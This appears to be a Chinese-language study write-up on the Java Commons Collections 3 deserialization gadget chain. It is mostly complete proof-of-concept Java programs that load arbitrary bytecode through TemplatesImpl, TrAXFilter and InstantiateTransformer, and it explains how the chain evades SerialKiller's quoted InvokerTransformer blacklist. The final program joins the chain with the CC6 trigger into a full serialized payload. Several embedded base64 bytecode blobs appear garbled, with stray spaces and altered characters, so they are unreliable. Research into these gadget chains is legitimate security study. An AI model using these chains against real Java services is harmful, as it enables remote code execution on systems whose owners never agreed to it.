

CC3

- 在学习Java加载字节码的一些方法时涉及到了一些类比如： `TemplatesImpl`，通过调用它的 `newTransformer()` 方法，即可执行一段字节码的类构造器
- 在反序列化漏洞中，也可以利用这个特性来执行任意代码
- 相较于cc1，cc3链就是改变了最后的执行类，由之前的 `Runtime` 命令执行改变为动态类加载，能够任意代码执行，应用更加广泛
- 回忆一下cc1利用 `TransformedMap` 方法执行命令：

```
package org.example.cc1;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import java.util.HashMap;
import java.util.Map;

public class CommonCollections1 {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.getRuntime()),
            new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"}),
        };
        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
        outerMap.put("test", "lsddss3");
        System.out.println(outerMap);
    }
}
```

- 利用 `TemplatesImpl` 执行字节码：

```
package org.example.cc3.ByteCode;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
```

```

import java.lang.reflect.Field;
import java.util.Base64;

public class TestTemplatesImpl {
    public static void main(String[] args) throws Exception{
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEACXRYYW5zM9yb
QEAcihMY29tL3N1bi9vcmcvYXBhY2h1L3hhbGFuL2ludGVybmFsL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYW
NoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGx1c jspVgEABENvZGUBAA9MaW51TnV
tYmVyVGFibGUBAAFeGNlcHRpb25zBwAAQCMKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNs
dGMvRE9N00xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXR1cmF0b3I7TGNvbS9zd
W4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGx1c jspVgEABjxpbm
l0PgEAAygpVgEAC1NvdXJjZUZpbGUBABdIZWxsb1R1bXBsYXRlc01tcGwuamF2YQwAdGAPBwAbDAACABOBABNIZWx
sbyBUZWlwbGF0ZXNjbXBsBwAeDAAfACABABJIZWxsb1R1bXBsYXRlc01tcGwBAEBjb20vc3VuL29yZy9hcGFjaGUv
eGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQa5Y29tL3N1bi9vcmcvYXBhY2h1L
3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGVORXhjZXBOaW9uAQaQamF2YS9sYW5nL1N5c3R1bQEAA291dAEAFU
xqYXZhL2l1vL1ByaW50U3RyZW FtOwEAE2phdmEvaW8vUHJpb nRTdHJlYW0BAAdwcm ludGxuAQAVKExqYXZhL2xhbmc
vU3RyaW5nOy1WACEABQAGAAAAAADAEEABwIAAIAACQAAABkAAAAADAAAAAbEAAAABAAoAAAAAGAAEAAAAIAAsAAAAE
AAEADAABAACADQACAAkAAAAZAAAABAAAAAGxAAAAAQAKAAAABgABAAAACgALAAAABAABAaAwAAQA0AA8AAQAJAAAAAL
QACAAEAAAANKRcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAAOABAAOAaAwADwABABAAAAACABE=");

        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][] {code});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
        obj.newTransformer();
    }

    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }
}

```

- 只需要结合这两段POC，即可改造出一个执行任意字节码的 `CommonsCollections` 利用链，只需要将第一个demo中 `InvokerTransformer` 执行的方法改成 `TemplatesImpl::newTransformer()`：

```

package org.example.cc3;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;

```

```

import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import org.apache.commons.collections.Transformer;

import javax.xml.transform.Templates;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections1ByteCode {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static void main(String[] args) throws Exception {
        byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEACXRYW5zM9yb
QEAcihMY29tL3N1bi9vcmcvYXBhY2h1L3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtbTGNvbS9zdW4vb3JnL2FwYW
NoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjpsVG EABENvZGUBAA9MaW51TnV
tYmVyVGFiGUBAAPFeGNlcHRpb25zBwAaAQCMKExb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNs
dGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeG1zSXRlcmlF0b3I7TGNvbS9zd
W4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjpsVG EABjxpbm
l0PgEAAygpVG EAC1NvdXJjZUZpbGUBABdIZWxsbiR1bXBsYXRlc01tcGwumF2YQwADgAPBwAbDAAcABOBABNIZWx
sbyBUZW1wbGFOZXNjbXBsBwAeDAAfACABABJIZWxsbiR1bXBsYXRlc01tcGwBAEBjb20vc3VuL29yZy9hcGFjaGUv
eGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQAA5Y29tL3N1bi9vcmcvYXBhY2h1L
3hhbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGVORXhjZXB0aW9uAQAAQamF2YS9sYW5nL1N5c3R1bQEAA291dAEAFU
xqYXZhL2l1vL1ByaW50U3RyZWftOwEAE2phdmEvaW8vUHJpbmRTdHJlYW0BAAdwcm1udGxuAAQAVKExqYXZhL2xhbmc
vU3RyaW5nOy1WACEABQAGAAAAAADAAEABwAIAAIACQAAABKAAAAADAAAAAbEAAAABAAoAAAAAGAAEAAAAIAAsAAAAE
AAEADAABAAcADQACAAKAAAAZAAAAABAAAAGxAAAAAQAKAAAAABgABAAAAACgALAAAAABAABAAwAAQA0AA8AAQAJAAAAL
QACAAEAAAANKRcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAA0ABAAOAAwADwABABAAAAACABE=");

        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][] {code});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(obj),
            new InvokerTransformer("newTransformer", null, null)
        };

        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();
        Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);


```

```

        outerMap.put("test", "xxxx");
    }
}

```

- 成功执行字节码




- 查看 `ysoserial` 的代码，会发现 `CommonsCollections3` 和上面的代码并不同，`ysoserial` 中没有使用到 `InvokerTransformer`
- 在 `ysoserial` 反序列化利用工具出现之后，开发者们为了寻找安全的过滤方法，就有了类似于 `SerialKiller` 这样的工具
- `SerialKiller` 是一个Java反序列化过滤器，可以通过黑名单与白名单的方式来限制反序列化时允许通过的类，在其发布的第一个版本（第一个版本挂了，我截的第二个版本的图）代码中，可以看到其给出了最初的黑名单：

```

<?xml version="1.0" encoding="UTF-8"?>
<!-- serialkiller.conf -->
<config>
  <refresh>6000</refresh>
  <blacklist>
    <!-- ysoserial's CommonsCollections1 payload -->
    <regex>org\.apache\.commons\.collections\.functors\.InvokerTransformer$</regex>
    <regex>org\.apache\.commons\.collections\.functors\.InstantiateTransformer$</regex>
    <!-- ysoserial's CommonsCollections2 payload -->
    <regex>org\.apache\.commons\.collections4\.functors\.InvokerTransformer$</regex>
    <regex>org\.apache\.commons\.collections4\.functors\.InstantiateTransformer$</regex>
    <!-- ysoserial's Groovy payload -->
    <regex>org\.codehaus\.groovy\.runtime\.ConvertedClosure$</regex>
    <regex>org\.codehaus\.groovy\.runtime\.MethodClosure$</regex>
    <!-- ysoserial's Spring1 payload -->
    <regex>org\.springframework\.beans\.factory\.ObjectFactory$</regex>
  </blacklist>
  <whitelist>
    <regex>.*</regex>
  </whitelist>
</config>

```

- （p牛的第一个版本截图）



- 无所谓这都不重要，重要的是，这个黑名单中包含 `InvokerTransformer`
- `CommonsCollections3` 的目的很明显，就是为了绕过一些规则对 `InvokerTransformer` 的限制，
`CommonsCollections3` 使用到了另一个类：
`com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter` 来调用任意方法
- 这个类的构造方法中调用了 `(TransformerImpl) templates.newTransformer()`，免去了使用 `InvokerTransformer` 手工调用 `newTransformer()` 方法这一步：

```
public TrAXFilter(Templates templates) throws
    TransformerConfigurationException
{
    _templates = templates;
    _transformer = (TransformerImpl) templates.newTransformer();
    _transformerHandler = new TransformerHandlerImpl(_transformer);
    _overrideDefaultParser = _transformer.overrideDefaultParser();
}
```

- 但是缺少了 `InvokerTransformer`，`TrAXFilter` 的构造方法也是无法调用的
- 这里会用到一个新的 `Transformer`，就是
`org.apache.commons.collections.functors.InstantiateTransformer`，`InstantiateTransformer` 也是一个实现了 `Transformer` 接口的类，它的作用就是调用构造方法
- 所以，需要实现的就是，利用 `InstantiateTransformer` 来调用到 `TrAXFilter` 的构造方法，再利用其构造方法里的 `templates.newTransformer()` 调用到 `TemplatesImpl` 里的字节码
- 利用 `InstantiateTransformer` 构造的Transformer调用链如下：

```
package org.example.cc3;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.map.TransformedMap;
import org.apache.commons.collections.Transformer;

import javax.xml.transform.Templates;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class InstantiateTransformerDemo {
```

```

        public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
            Field field = obj.getClass().getDeclaredField(fieldName);
            field.setAccessible(true);
            field.set(obj, value);
        }

        public static void main(String[] args) throws Exception {
            byte[] code =
Base64.getDecoder().decode("yv66vgAAADQAIQoABgASCQATABQIABUKABYAFwcAGAcAGQEACXRYW5zM9yb
QEAcihMY29tL3N1bi9vcmcvYXBhY2h1L3hhbGFuL2ludGVybmfSL3hzbHRjLORPTTtbTGNvbS9zdW4vb3JnL2FwYW
NoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjVGeABENvZGUBAA9MaW51TnV
tYmVyVGFibGUBAAPeGNlcHRpb25zBwAaAQCMKExb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNs
dGMvRE9NO0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmfSL2R0bS9EVE1BeGlzSXR1cmF0b3I7TGNvbS9zd
W4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjVGeABjxpbm
l0PgEAAygpVgEAC1NvdXJjZUZpbGUBABdIZWxsb1R1bXBsYXRlc01tcGwuamF2YQwADgAPBwAbDAACAB0BABNIZWx
sbyBUZW1wbGF0ZXNjbXBsBwAeDAAfACABABJIZWxsb1R1bXBsYXRlc01tcGwBAEBjb20vc3VuL29yZy9hcGFjaGUv
eGFsYW4vaW50ZXJuYWwveHNsdGMvcnVudG1tZS9BYnN0cmFjdFRyYW5zbGV0AQAA5Y29tL3N1bi9vcmcvYXBhY2h1L
3hhbGFuL2ludGVybmfSL3hzbHRjL1RyYW5zbGVORXhjZXB0aW9uAQAAQamF2YS9sYW5nL1N5c3R1bQEAA291dAEAFU
xqYXZhL2l1vL1ByaW50U3RyZWftOwEAE2phdmEvaW8vUHJpbmRTdHJlYW0BAAdwcm1udGxuAQAVKEqxYXZhL2xhbmc
vU3RyaW5nOy1WACEABQAGAAAAADAAEABwAIAAIAACQAAABKAAAAADAAAAAbEAAAAAAoAAAAAGAAEAAAAIAASAAAAE
AAEADAABAACADQACAaKAAAAZAAAABAAAAAGxAAAAQAKAAAAABgABAAAAACgALAAAAABAABAAwAAQA0AA8AAQAJAAAAAL
QACAAEAAAAANKrcAAbIAAhIDtgAEsQAAAAEACgAAAA4AAwAAAA0ABAA0AAwADwABABAAAAACABE=");

            TemplatesImpl obj = new TemplatesImpl();
            setFieldValue(obj, "_bytecodes", new byte[][] {code});
            setFieldValue(obj, "_name", "HelloTemplatesImpl");
            setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

            Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(
                    new Class[] { Templates.class },
                    new Object[] { obj })
            };

            Transformer transformerChain = new ChainedTransformer(transformers);
            Map innerMap = new HashMap();
            Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);
            outerMap.put("test", "xxxx");
        }
    }
}

```

- 完整的 `CC1+ByteCode` 去掉 `InvokerTransformer` 改良版poc（也继承了cc1的版本限制 <= 8u71）：

```
package org.example.cc3;
```

```

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import javassist.ClassPool;
import javassist.CtClass;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.map.TransformedMap;

import javax.xml.transform.Templates;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationHandler;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections3 {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static void main(String[] args) throws Exception {
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][] {
            //
            ClassPool.getDefault().get(evil.EvilTemplatesImpl.class.getName()).toBytecode() 恶意构造
            的类转化为字节码
        });
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
    }
}

```

```

        Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};

        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(TrAXFilter.class),
            new InstantiateTransformer(
                new Class[] { Templates.class },
                new Object[] { obj })
        };

        Transformer transformerChain = new ChainedTransformer(fakeTransformers);

        Map innerMap = new HashMap();
        innerMap.put("value", "xxxx");
        Map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

        Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);
        construct.setAccessible(true);
        InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);

        setFieldValue(transformerChain, "iTransformers", transformers);
        // 生成序列化字符串
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(handler);
        oos.close();

        // 本地测试触发
        // System.out.println(barr);

        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object) ois.readObject();
    }
}

```

- 试着写改良版的通用cc3:

```

package org.example.cc3;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

```



```

import javassist.ClassPool;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InstantiateTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import javax.xml.transform.Templates;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.HashMap;
import java.util.Map;

public class ImproveCommonsCollections3 {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws
Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static void main(String[] args) throws Exception {
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][]{
            ClassPool.getDefault().get(org.example.cc3.ByteCode.HelloTemplatesImpl.class.getName())
                .toBytecode() //恶意构造的类转化为字节码
        });
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(TrAXFilter.class),
            new InstantiateTransformer(
                new Class[] { Templates.class },
                new Object[] { obj })
        };
    }
}

```

```

Transformer transformerChain = new ChainedTransformer(fakeTransformers);

Map innerMap = new HashMap();
Map outerMap = LazyMap.decorate(innerMap, transformerChain);

TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

Map expMap = new HashMap();
expMap.put(tme, "valuevalue");

outerMap.remove("keykey");

Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
f.setAccessible(true);
f.set(transformerChain, transformers);

// 生成序列化字符串
ByteArrayOutputStream barr = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(barr);
oos.writeObject(expMap);
oos.close();

// 本地测试触发
System.out.println(barr);

ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));

Object o = (Object)ois.readObject();

}

}

```

- 就是直接把cc6拼上来的其实，本地测试成功

